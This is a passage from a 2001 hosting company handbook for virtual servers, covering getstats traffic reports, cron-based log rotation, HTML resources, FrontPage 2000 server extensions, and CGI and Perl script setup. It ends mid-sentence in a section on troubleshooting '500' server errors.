                              Note: The -m option produces a monthly report of server use. The
                              dates in the report are the first day of reported activity for that month.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  123
VIRTUAL SERVER HANDBOOK                                                     INTERPLUG CORPORATION


                              getstats -w (weekly report)
                               HTTP Server Weekly Statistics
                               Covers: 12/28/93 to 01/27/94 (32 days).
                               All dates are in local time.
                               Each mark (#) represents 500 requests.
                               Week of 12/27/93: 1878 : ###
                               Week of 01/03/94: 5606 : ###########
                               Week of 01/10/94: 23287 :
                               ##############################################

                              Note: The -w option produces a weekly report of server use. The dates
                              in the report are always the Monday of that particular week.


                              getstats -ds (daily summary)
                               HTTP Server Daily Summary
                               Covers: 12/28/93 to 01/27/94 (32 days).
                               All dates are in local time.
                               Each mark (#) represents 1000 requests.
                               Mon: 16018 : ################
                               Tue: 13219 : #############
                               Wed: 9904 : #########

                              Note: The -ds option produces a daily summary, which shows the
                              aggregate number of requests for a particular day of the week.


                              getstats -d (daily report)
                               HTTP Server Daily Statistics
                               Covers: 12/28/93 to 01/27/94 (32 days).
                               All dates are in local time.
                               Each mark (#) represents 100 requests.
                               12/28/93 (Tue): 88 :
                               12/29/93 (Wed): 258 : ##
                               12/30/93 (Thu): 591 : #####
                               12/31/93 (Fri): 775 : #######

                              Note: The -d option produces a daily report, which shows the number of
                              requests per day and the date.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                       124
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              getstats -hs (hourly summary)
                               HTTP Server Hourly Summary
                               Covers: 12/28/93 to 01/27/94 (32 days).
                               All dates are in local time.
                               Each mark (#) represents 200 requests.
                               midnite: 1266 : ######
                               1:00am: 1206 : ######
                               2:00am: 1238 : ######

                              Note: The -hs option produces an hourly summary that shows the
                              aggregate number of requests for a particular hour.


                              getstats -h (hourly report)
                               HTTP Server Hourly Statistics
                               Covers: 12/28/93 to 01/27/94 (32 days).
                               All dates are in local time.
                               Each mark (#) represents 20 requests.
                               12/28/93 (Tue)
                               3:00 pm: 39 : #
                               4:00 pm: 12 :
                               5:00 pm: 36 : #

                              Note: The -h option produces an hourly report, that shows the number
                              of requests per hour, the day of the week, and the total number of
                              requests for each day.


                              getstats -f (full report)
                               HTTP Server Full Statistics
                               Sorted by number of requests.
                               Covers: 12/28/93 to 01/27/94 (32 days).
                               All dates are in local time.
                               # of Requests : Last Access (M/D/Y) : Hostname
                               6994 : 01/26/94 : kmac
                               1751 : 01/26/94 : eitech
                               1096 : 01/27/94 : jhvh-1


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                        125
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              Note: The -f option tells getstats to create a full report sorted by host
                              name (and IP address). Use the -fa option to make a full report sorted by
                              the number of accesses. Use the -fd option to create a full report sorted
                              by the last access date. Use the -fb option to create a full report sorted
                              by the number of bytes transferred.


                              getstats -r (request report)
                               HTTP Server Request Statistics
                               Sorted by number of requests, 1560 unique requests.
                               Covers: 12/28/93 to 01/27/94 (32 days).
                               All dates are in local time.
                               # of requests : Last Access (M/D/Y) : Request
                               4260 : 01/27/94 : /eit.home.html
                               3330 : 01/27/94 : /graphics/stripe.bottom.gif
                               2831 : 01/27/94 : /graphics/ball.black.gif

                              Note: The -r option tells getstats to create a report of requests sorted by
                              the request name. Use the -ra option to sort by accesses. Use the -rd to
                              sort by the last access time. Use the -rb to sort by the number of bytes
                              transferred. Use the -rf to sort by individual file sizes.


                              getstats -dn (domain report)
                               HTTP Server Domain Statistics
                               1 level, sorted by domain name, 22 unique domains.
                               Covers: 02/09/94 to 02/10/94 (2 days).
                               All dates are in local time.
                               # reqs : # uniq : Last Access (M/D/Y) : Domain
                               180 : 28 : 02/10/94 : (numerical domains)
                               27 : 1 : 02/10/94 : .at
                               28 : 3 : 02/10/94 : .au
                               22 : 2 : 02/10/94 : .ca

                              Note: The -dn option generates a domain report, sorted by domain
                              name. Use -da to sort by the number of requests. Use the -dd to sort by
                              last access date. Use the -db to sort by the number of bytes transferred.
                              Use the -du to sort by the number of unique domains. The unique
                              domain number is the total number of unique sites under a domain. In
                              the example above, for instance, a total of 3 unique sites came from the
                              .au domain.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            126
VIRTUAL SERVER HANDBOOK                                                             INTERPLUG CORPORATION


                              getstats -dt (directory tree report)
                               HTTP Server Tree Report
                               Covers: 12/28/93 to 01/07/94 (12 days).
                               All dates are in local time.
                               # of Requests : Last Access (M/D/Y) : Dir/File
                               55 : 01/07/94 : /reports
                               51 : 01/07/94 : /ht93
                               562 : 01/07/94 : /demos
                               487 : 01/07/94 : /asiceda

                              Note: The -dt option generates a directory tree report that cannot be
                              sorted. The number of requests and last request date for directories and
                              files is displayed. The request count for directories is the amount of
                              requests for that directory plus the sum of all requests for the files and
                              subdirectories under it.

                              If you find this report is empty, try using getstats -dr "/www/htdocs/" -dt.
                              For a report of specific directories, try the getstats -sr "/<dirname>/*" -d
                              report. In this report -sr stands for search string, <dirname> would be
                              replaced with your directory structure under your www/htdocs directory, "
                              *" is a wildcard for all files within that directory structure, and -d is the
                              daily report option.

                              getstats -e (file) (error report)
                               HTTP Server Error Report (All Dates)
                               kmac [Thu Dec 30 23:20:21 1993] get / foo
                               kmac [Thu Dec 30 23:20:37 1993] get foo /
                               kmac [Thu Dec 30 23:20:55 1993] get http://www.eit.com/ foo
                              The -e option generates a report of all malformed (or ignored) requests for
                              all dates in the order they were encountered in the log file. If a filename is
                              given as the argument to the option, bad requests are appended to an error
                              file, where they can be analyzed later.

                              getstats -a (all reports)
                              The -a option produces all of the above reports, with list reports sorted by
                              the number of accesses (if possible). If you want a report sorted another
                              way, however, specify the correct option after the -a flag. The following is
                              an example:
                                  getstats -a -fb
                              This creates all reports sorted by number of requests, with the exception of
                              the full report and error report. Full reports are sorted by byte traffic. Error
                              reports must be specified from the command prompt.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  127
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              Rotating and Clearing Log Files
                              Logs can grow rapidly and need to be rotated. After running the stats
                              program of your choice, clear the logs. The command for clearing the log
                              files is vnukelog and is discussed in earlier in the book.
                              Generating stats on a daily weekly or monthly schedule is important so
                              rather than marking your calendar and staying up to midnight on the last
                              day of the month you can use cron to automatically generate a report and
                              rotate the logs.

                              To set up a cron job
                              1. Store the following three line file in your home directory in a file called
                                 cronfile. Ensure the file is only three lines. If the lines are long, let them
                                 wrap, but do not add a hard return:
                                 58 23 * * * /usr/local/bin/getstats -d -f |
                                 /usr/bin/mail -s "Web Daily Stats"
                                 stats@yourdomain.com
                                 59 23 * * 7 /usr/local/bin/getstats -w -f |
                                 /usr/bin/mail -s "Web Weekly Stats"
                                 stats@yourdomain.com
                                 01 00 1 * * /usr/local/bin/getstats -w -f -n |
                                 /usr/bin/mail -s "Web Monthly Stats"
                                 stats@yourdomain.com
                              2. From the Telnet prompt, run crontab to install the cronfile by entering
                                 crontab cronfile.
                              The following explains, in more detail, each of the three lines of the cron
                              file:
                              !   The first line sends a full daily report to stats@yourdomain.com each
                                  day at 23:58 (11:58 pm). Of course you must change this E-mail
                                  address to yours.
                              !   The second line sends a full weekly report at the end of each week at
                                  23:59 (11:59 pm).
                              !   The third line sends a full monthly report and "nuke" (-n) the log file at
                                  00:01 (12:01 am) on the first day of each month.
                              !   The "-f" specifies a full report. If you do not want a full report, you can
                                  change the report settings to your liking.
                              For more information on cron see the cron section in Chapter four or from
                              your Virtual Server’s command prompt, enter man crontab and man 5
                              crontab.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 128
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


  Chapter


    9
                              Creating and
                              Publishing on the web
                              One of the first things you do as part of creating your Internet presence is to
                              design your web site content. Coming up with content that is both
                              informative and easy to use is a challenge. This chapter explains how you
                              can get started, but also includes references to a wealth of resources that
                              aids you in creating web sites that people want to visit.
                              This chapter explains the following:
                              !   Creating web pages
                              !   Using HTML books
                              !   Using HTML On-line References and Style Guides
                              !   Understanding HTML Editors and Tools
                              !   Publishing Web Content


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                129
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Creating web pages
                              You can either create web pages yourself or hire a consultant to do it for
                              you. This section of the chapter describes how a web page works.
                              Web content is defined using the HyperText Markup Language or HTML.
                              HTML uses instructions, or tags, embedded within a document, to define
                              how a document is displayed. For example, if you want a specific word or
                              sentence in a document in boldface, place tags around the word or sentence:
                                  <begin bold tag> the quick brown fox jumped over
                                  the lazy dog <end bold tag>
                              When a browser parses your document, it looks for specific markup tags by
                              name. In the example above, the phrase "the quick brown fox jumped over
                              the lazy dog" is displayed in boldface. The browser does not display the
                              hypertext markup tags. The markup tags are viewed only if someone "views
                              the source" of the document. Viewing the source code of a document is an
                              option available in many browsers.

                              Note: Markup language usage is not restricted in scope to web content.
                              Every electronic text-processing tool uses some kind of markup
                              language. One example is the popular word processor WordPerfect TM.
                              The Reveal Codes command in WordPerfect enables you to see the
                              actual markup commands (non-printable characters that define the
                              formatting of a document).

                              However, it is important to understand the limitations between the codes
                              you might encounter in a software package and the HyperText Markup
                              Language tags. The codes you find in software packages are "What You See
                              Is What You Get" (WYSIWYG). HTML is not a WYSIWYG markup
                              language. Instead, you mark elements of a document as logical entities such
                              as titles, paragraphs, headings, lists, quotations, etc. Each browser then
                              interprets these entities and displays the content, in its own unique way.
                              For example, a graphical browser like the Netscape Navigator TM or the
                              Microsoft Internet Explorer TM interprets a page differently than a text-only
                              browser, such as lynx or a Braille browser. Even though each browser
                              presents the same information in a different way, the logical elements are
                              still conveyed and preserved. In this way, HTML is a tremendously flexible
                              markup language.
                              HTML is extendable, meaning that new features and tags are continually
                              added to the language as it evolves.
                              The very first definition of HTML was called Version 1, or HTML 1.0. This
                              quickly evolved into the next version of HTML, known as Version 2 or
                              HTML 2.0. All browsers, at a minimum, support HTML 2.0. After HTML
                              2.0, proliferation of vendor-specific tags (a la Netscape and Microsoft)
                              somewhat encumbered and confused the progression of an HTML standard.
                              However, some of the vendor-specific tags as well as many other new tags
                              were been combined to form a new HTML standard, known as HTML 3.2.
                              As of the latest publication of the document, HTML 4.0 is the most recent
                              version.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  130
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              Using HTML Books
                              Before you start experimenting with HTML, it is recommended that you
                              have at least one good book about HTML on your bookshelf. Books are an
                              immediately available resource to consult when you encounter questions
                              about or problems with your HTML design. There are probably several
                              hundred books that discuss the HyperText Markup Language, all of which
                              present an overview of the HTML tags. Two highly-recommended books
                              are included below:

                              The HTML Sourcebook, Fourth Edition

                              A Complete Guide to HTML 4.0 and HTML Extensions
                              Author: Ian S. Graham
                              Publisher: John Wiley & Sons, Inc.
                              ISBN: 0-471-25724-9
                              URLs:         http://www.wiley.com/compbooks/graham/html4ed/
                                            http://www.amazon.com/exec/obidos/ASIN/0471257249/

                              HTML: The Definitive Guide, 3rd Edition
                              Author: Chuck Musciano & Bill Kennedy
                              Publisher: O'Reilly and Associates, Inc.
                              ISBN: 1-56592-492-4
                              URLs:         http://www.oreilly.com/catalog/html3/
                                            http://www.amazon.com/exec/obidos/ASIN/1565924924/
                              As HTML has evolved so too has the complexity of the language and its
                              accompanying extensions, e.g. style sheets and scripting languages.
                              Excellent books on style sheets and scripting languages are included below:

                              Dynamic HTML: The Definitive Reference
                              Author: Danny Goodman
                              Publisher: O'Reilly and Associates, Inc.
                              ISBN: 1-56592-494-0
                              URLs:         http://www.oreilly.com/catalog/dhtmlref/
                                            http://www.amazon.com/exec/obidos/ASIN/1565924940/

                              JavaScript: The Definitive Guide, 3rd Edition
                              Author: David Flanagan
                              Publisher: O'Reilly and Associates, Inc.
                              ISBN: 1-56592-392-8
                              URLs:         http://www.oreilly.com/catalog/jscript3/
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            131
VIRTUAL SERVER HANDBOOK                                                      INTERPLUG CORPORATION


                                            http://www.amazon.com/exec/obidos/ASIN/1565923928/

                              The HTML Stylesheet Sourcebook: A Complete Guide to
                              Designing and Creating HTML Stylesheets
                              Author: Ian S. Graham
                              Publisher: John Wiley & Sons, Inc.
                              ISBN: 0-471-19664-9
                              URL:          http://www.wiley.com/compbooks/graham/style/
                                            http://www.amazon.com/exec/obidos/ASIN/0471196649/


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                        132
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              Using HTML On-line References
                              and Style Guides
                              On-line HTML references are superb resources for beginners as well as a
                              convenient reference for more experienced developers. The following URLs
                              comprise just a small sampling of HTML references available on the
                              Internet. However, many of these URLs then refer to other sites that contain
                              additional information (the Internet is indeed a World Wide Web of linked
                              resources). Also, some of the sites listed below have corresponding books;
                              book URLs are included where available.

                              A Beginner's Guide to HTML
                              Author: National Center for Supercomputing Applications (NCSA)
                              URL:
                                 http://www.ncsa.uiuc.edu/General/Internet/WWW/HTMLPrimer.html
                              Overview of site (quoted from site):
                              "Many people use the NCSA Beginner's Guide to HTML as a starting point
                              to understanding the hypertext markup language (HTML) used on the
                              World Wide Web. It is an introduction and does not pretend to offer
                              instructions on every aspect of HTML. Links to additional Web-based
                              resources about HTML and other related aspects of preparing files are
                              provided at the end of the guide."

                              Introduction to HTML and URLs
                              Author: Ian S. Graham
                              URL:
                                 http://www.utoronto.ca/webdocs/HTMLdocs/NewHTML/intro.html
                              Overview of site (quoted from site):
                              "This HTML document collection explains how to use the different HTML
                              document description elements, or tags and how to use these elements to
                              write good, well designed HTML documents."

                              Creating Killer Web Sites
                              Author: David Siegel
                              URL:          http://www.killersites.com/
                                            http://www.amazon.com/exec/obidos/ASIN/1568304331/
                              Overview of site (quoted from amazon.com):
                              "More of a style guide than an HTML guide, Creating Killer Web Sites is
                              concerned with the building of Third-Generation sites, Web sites that are
                              conceived by design and not by technological ability. Siegel and his helpers
                              at Studio Verso overview a wide variety of topics, including a history of
                              browsers, how to use specific HTML tags, how to select software tools, and
                              advice on pure aesthetic design."

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                             133
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Web Pages That Suck
                              Author: Vincent Flanders & Michael Willis
                              URL:          http://www.webpagesthatsuck.com/
                                            http://www.amazon.com/exec/obidos/ASIN/078212187X/
                              Overview of site (quoted from amazon.com):
                              "Unless you're abnormally gifted, the best way to learn a craft thoroughly is
                              to learn not only its central tenets but also its pitfalls. Web Pages That Suck
                              teach you good Web design by pointing out ugly, misguided, and confusing
                              sites--any site that fails to deliver good graphics and clear, well-focused
                              content. As the authors show you all sorts of corporate and personal pages,
                              they help you determine your target audience, design your site and its
                              navigational elements and content, and solve problems concerning graphics
                              and text."

                              Yahoo! Directory
                              http://www.yahoo.com/Computers_and_Internet/Internet/World_Wide_We
                              b/Page_Creation
                              http://www.yahoo.com/Arts/Design_Arts/Graphic_Design/Web_Page_Desi
                              gn_and_Layout/

                              Viewing Source Code
                              One of the best ways to learn HTML is by viewing the source of documents
                              created by someone else. When you are browsing the Internet and encounter
                              some type of design element or layout format that catches your fancy, view
                              the page (or frame) source and see how it was done. Popular browsers such
                              as the Netscape Navigator and the Microsoft Internet Explorer include
                              capability of viewing document source from a menu item or a pop-up menu.
                              Please be considerate and honor any copyright notifications that you
                              encounter.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                134
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION


                              Understanding HTML Editors
                              and Tools
                              The software industry has spent hundreds of millions of dollars designing
                              tools that help you to design your web site. The complexity of these
                              software packages varies widely; some are completely WYSIWYG based,
                              while others reveal the codes to you as you use graphical tool palettes to
                              define logical elements in your document. Some software packages design a
                              complete web site for you by just having you fill out a few pieces of key
                              information using their content creation "wizards". Of course, these
                              software packages must be purchased for a price and all of them do nothing
                              more than what you could do by hand using free software like the text
                              editor Notepad.
                              If you are considering purchasing a software package to help you author
                              and design your web content, download trial versions of the software where
                              available. Your own personal preferences and tastes will dictate which
                              software packages and tools you decide to invest in and purchase.
                              There are several dozens of HTML authoring tools available to help you
                              construct your web pages. Links to several HTML "index sites" and HTML
                              editor programs are provided. This is only a small sampling of the Web
                              authoring programs available. You can find additional programs by typing
                              "HTML editor" into any good search engine.

                              Stroud's List – 32-bit Windows HTML Editors
                              http://cws.internet.com/32html.html

                              Browsers, Viewers, and HTML Preparation Resources
                              http://www.utoronto.ca/webdocs/HTMLdocs/tools_home.html

                              Yahoo! Directory
                              http://www.yahoo.com/Computers_and_Internet/Software/Internet/World_
                              Wide_Web/HTML_Editors/

                              Adobe Pagemill
                              http://www.adobe.com/prodindex/pagemill/

                              Allaire HomeSite
                              http://www.allaire.com/products/homesite/

                              AOLPress
                              http://www.aolpress.com /

                              Galt Technology webMASTER PRO
                              http://www.galttech.com/webmaster.shtml


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                           135
VIRTUAL SERVER HANDBOOK                                              INTERPLUG CORPORATION


                              GoLive CyberStudio
                              http://www.golive.com/

                              Microsoft FrontPage
                              http://www.microsoft.com/frontpage/

                              Netobjects Fusion**
                              http://www.netobjects.com/

                              Netscape Composer (part of Communicator Suite)
                              http://www.netscape.com/browsers/

                              Sausage Software HotDog
                              http://www.sausage.com/
                              ** - Highly recommended


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                             136
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Publishing Web Content
                              Once you have your web content designed and authored, publish that
                              content to your Virtual Server. The term "publish" when used in the context
                              of the World Wide Web may seem like a complex concept but it is nothing
                              more than a fancy word for uploading content from your computer to a
                              remote host (your Virtual Server).
                              Many popular HTML authoring packages have built-in publishing
                              capability. These packages essentially use the File Transfer Protocol (FTP)
                              or the HyperText Transfer Protocol (HTTP) to transmit your web content
                              from your computer to the remote host. You should not base your decision
                              to select one HTML authoring program over another just because one can
                              "publish" but the other cannot. You can publish your web content to your
                              Virtual Server using any freely available FTP client such as WS_FTP,
                              Fetch, or the FTP client built into your operating system.
                              Regardless of what method you use to publish your web content to your
                              Virtual Server, the underlying pieces of information that are required in
                              order to publish the content are the same:
                              1) IP address or hostname of your Virtual Server
                              2) login ID
                              3) login password
                              4) Path where you would like the web content to be stored.
                              All web content should be published to your
                              "usr/local/etc/httpd/htdocs" directory (unless you have
                              modified the default value of the DocumentRoot directive). When your
                              Virtual Server is configured a file is created titled "index.html" and stored
                              in this directory - this is the default page that is displayed when you access
                              your web site with a browser. You may upload your web content to the
                              htdocs directory, or into any subdirectory.
                              If you publish (or upload) a file named test.htm to your htdocs
                              directory, you can access that file using the URL:
                              http://www.yourdomain.com/test.htm
                              Likewise, if you were to create a subdirectory entitled documents in your
                              htdocs directory, and then transfer a file "info.html" to that directory, it
                              could then be accessed by using the URL:
                              http://www.yourdomain.com/documents/info.html


                              Microsoft® FrontPage®
                              Interplug supports the Microsoft FrontPage 2000 server extensions. If you
                              have not used Microsoft FrontPage and would like to know more, see:
                              http://microsoft.com/frontpage/


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 137
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Installing the Extensions on your Virtual
                              Server
                              Unlike other publishing programs you must install the FrontPage server
                              extensions on the server you are going to publish your web pages on. You
                              can ftp your web pages created in FrontPage to a server that does not have
                              the extensions but many features such as counters, feedback forms,
                              navigation bars, etc will not work. So if you want all your creative efforts to
                              shine install the FrontPage server extensions and then publish your web
                              pages. The following are the steps for installing the FrontPage server
                              extensions:

                              To install FrontPage 2000 Server Extensions:
                              1. Connect to your virtual server with the Telnet program of your choice.
                              2. Before installing FrontPage 2000 extensions, you must check for and
                                 remove FrontPage 98 extensions by following the steps below.
                              3. Enter fp2kinstall to install the FrontPage 2000 extensions. Follow the
                                 prompts.

                              To remove the FrontPage 98 extensions
                              % fp98uninstall

                              Note: If Frontpage 98 is not installed, proceed with installing Frontpage
                              2000 by typing “fp2kinstall” from your command prompt.


                              Installing FrontPage 2000 Server
                              Extensions for Virtual Hosts
                              The fp2kinstall script reads the httpd.conf file and detects virtual hosts.
                              The script lists the virtual hosts and enables you to install the FrontPage
                              extensions on each virtual host. The fp2kinstall script can be run each time
                              you add a new virtual host. The disk space used to install to a virtual host is
                              minimal compared to the first install which takes 13 megabytes.


                              Connecting to the virtual server with
                              FrontPage
                              Once the extensions are installed, FrontPage can connect to the virtual
                              server.

                              To connect to the virtual server:
                              1. On your computer click Start | Programs | FrontPage. This action
                                 displays the Open Web screen. If you do not see the screen below go to
                                 File | Open FrontPage Web.
                              2. Click More Webs (if you have not opened Root web).


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                138
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION


                              3. In the Select a Web Server or disk location box, enter the domain name
                                  or IP address of your virtual server.


                              4. Click List Webs. This action displays the Root Web and any sub webs.
                              5. Highlight the web you want to open.
                              6. Click OK.
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                           139
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              7. At the prompt, enter the administrators login name and password (this is
                                 the same login name and password you entered while running
                                 fp98install).


                              Publishing a FrontPage Web
                              Although you can connect to your virtual server, most of the time you will
                              create FrontPage webs on your local computer rather than work online the
                              whole time. However, after creating webs, you will need to publish them.

                              To publish a FrontPage Web on your virtual server
                              1. Click File/Publish FrontPage Web.
                              2. In the FrontPage web box enter http://yourdomain.com.
                              3. Click OK.
                              4. Enter your user name and password for the web (this action publishes
                                 the web).

                              Note: You should always use the publish feature so FrontPage can
                              recalculate the web site for the server that is publishing.

                              When the publish process is complete your web site is ready to view. If you
                              receive any errors as a "time-out," you may need to recalculate the links
                              manually.

                              To manually recalculate the links
                              1. Connect to your Virtual Server via Telnet.
                              2. From the command prompt, enter
                              % unlimit
                              % virtual /usr/local/frontpage/<version>/bin/fpsrvadm.exe /
                              -o recalc -p 80 -m <hostname> -w <web>

                              Note: The above command is typed on one line. The –m <hostname>
                              option is used for virtual hosts only, replace <hostname> with the
                              domain name of the virtual host. If you are recalculating the virtual
                              servers web take the –m <hostname> out. The <web> option is
                              replaced with a / for the root web or the name of the sub web.

                              3. From the command prompt, enter top to watch the fpsrvadm.exe
                                 process until its complete.
                              4. To exit the Telnet session, enter exit.

                              To change an administrator’s password and ID
                              1. Connect to your server via Telnet.
                              2. From the command prompt, enter
                                 % cd ~/www/htdocs/_vti_pvt
                              3. From the command prompt, enter:
                                 % vi service.grp
                              4. Add the new administrator to the end of the administrators line and save
                                 and exit the file.
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            140
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION


                              5. From the command prompt, enter
                                 % htpasswd service.pwd new_user_id
                                 (where new_user_id equals the new admin ID).
                              If you are only changing the password then skip steps 3 and 4. You can
                              change the password in the FrontPage Explorer if you have not forgotten
                              the old password.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                           141
VIRTUAL SERVER HANDBOOK                                                   INTERPLUG CORPORATION


  Chapter


10
                              Advanced Web Server
                              Configuration
                              This chapter explains the following:
                              !   The Common Gateway Interface (CGI)
                              !   Overcoming Problems with PERL Scripts
                              !   Troubleshooting 500 Server Errors


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                  142
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              The Common Gateway Interface
                              (CGI)
                              Your Virtual Web Service is capable of delivering web documents.
                              However, if you use your web server to just deliver static content to web
                              visitors, you are not taking advantage of the full potential of the Virtual
                              Web Service. Your web server must be able to dynamically process and
                              deliver content, and respond to complex data sent to the server by a visitor.
                              There are many mechanisms included in the HTTP protocol to allow for a
                              browser client to send user-selected data to a server. Your Virtual Web
                              Service does not directly process the data; instead it passes the data to
                              external "gateway programs" for processing. This process is known as the
                              Common Gateway Interface or CGI.
                              The Common Gateway Interface allows your Virtual Web Service to
                              communicate with external, completely separate programs. When a URL is
                              accessed that references a gateway program, the following occurs:
                              1. The server launches the gateway program.
                              2. The gateway program processes user-supplied data.
                              3. The gateway program returns results to the web server.
                              4. The server returns the results to the browser that made the original
                                 request.
                              Your Virtual Web Service also processes the data internally via
                              dynamically loaded modules. This is akin to adding CGI right into the
                              server, eliminating the separation between server and gateway processes.
                              Your Virtual Web Service is able to process user-supplied data at greater
                              speeds.
                              CGI scripts can be compiled programs written in languages such as C/C++
                              or they can be written in interpreted languages such as:
                              !   Perl
                              !   Python
                              !   Tcl
                              !   UNIX shell programs


                              Installing CGI Scripts on your Web
                              Server
                              Your Virtual Server System provides you with all of the flexibility, power,
                              and control of a dedicated server. Because of this, you are free to customize
                              and configure your Virtual Server for your specific circumstance and needs,
                              including:
                              !   The ability to install your own custom developed CGI scripts
                              !   The ability to install CGI scripts that you have downloaded from a third
                                  party source.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               143
VIRTUAL SERVER HANDBOOK                                                             INTERPLUG CORPORATION


                              Note: Be careful when you download CGI scripts from a third party
                              source or even author CGI scripts. See "CGI Security Issues." You may
                              unknowingly introduce security holes into your Virtual Server
                              environment from your CGI scripts.

                              Your Virtual Server services operate in an environment completely separate
                              of the root system (and any other Virtual Server System hosted on the same
                              machine), so your CGI script does not have access to any files residing on
                              the root file system. Your CGI scripts only have access to those files that
                              are located in your home directory hierarchy.
                              For example, if you are writing or installing a CGI script written in Perl, the
                              location of the Perl interpreter defined in the first line of the script refers to
                              !   The Perl executable located in your ~/usr/bin directory (Perl
                                  version 4)
                                  Or
                              !   The Perl executable located in your ~/usr/local/bin directory
                                  (Perl version 5).

                              Specifying Paths
                              Because your CGI scripts operate in the virtual environment, you need to
                              author your script accordingly. Specify pathnames in your CGI scripts with
                              respect to your home directory.
                              For example, in your script you may want to do the following from a file in
                              your directory structure:
                              !   Open
                              !   Write to
                              !   Read from

                              Note: Instead of specifying a pathname that begins with
                              /usr/home/LOGIN/usr/local/... use /usr/local/... to
                              access the file.


                              Setting Permissions
                              After you have uploaded your script or have created it on-line, give the
                              script permission to execute. In a UNIX environment, each file has a
                              specific mode or set of permissions which determine who can read or write
                              to the file as well as who can execute the file (if anyone).

                              To set the "execute bit" on a file
                              1. Connect to your Virtual Server via Telnet or SSH.
                              2. From the command prompt, enter
                                 chmod +x FILENAME
                                  (where FILENAME is the name of your script. If a script does not have
                                  execute permissions, a "403 Forbidden" server error is reported
                                  when it attempts to execute the script).


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   144
VIRTUAL SERVER HANDBOOK                                                              INTERPLUG CORPORATION


                              Overcoming Problems with Perl
                              Scripts
                              The following are common problems with Perl Scripts that are more fully
                              explained in this chapter:
                              !   Failure to upload your Perl script in ASCII mode.
                              !   Improper path specification of Perl interpreter.
                              !   Using a Perl 4 interpreter for Perl 5 script.

                              Failure to upload your Perl script in ASCII mode
                              Perl scripts, unlike compiled executables, are plain text files. Plain text files
                              should be transferred from your local computer to your Virtual Server using
                              ASCII mode (not BINARY mode). Failure to transfer your Perl scripts to
                              your Virtual Server in ASCII mode may result in 500 Server Errors.

                              Improper path specification of Perl interpreter
                              The first line of a Perl script indicates the path name of the Perl interpreter.
                              In the Virtual Server environment, the correct specification of your Perl
                              interpreter is "/usr/bin/perl". If you downloaded a Perl script from a third
                              party source, the Perl interpreter is most often defined based on the author's
                              host environment which may be different from the Virtual Server
                              environment (/usr/bin/perl is fairly common however).

                              Using a Perl 4 interpreter for a Perl 5 script
                              If you have uploaded a perl 5 script to your Virtual Server, ensure that the
                              script includes the proper path definition to the Perl 5 interpreter. The
                              location of the Perl 4 interpreter is specified as "/usr/bin/perl",
                              whereas the Perl 5 interpreter location should be specified as
                              "/usr/local/bin/perl".


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  145
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              Troubleshooting "500" Server
                              Errors
                              If you encounter the enigmatic "500 Server Error" when you execute your
                              scripts, examine the Error Log of your web server. Your Error Log is stored
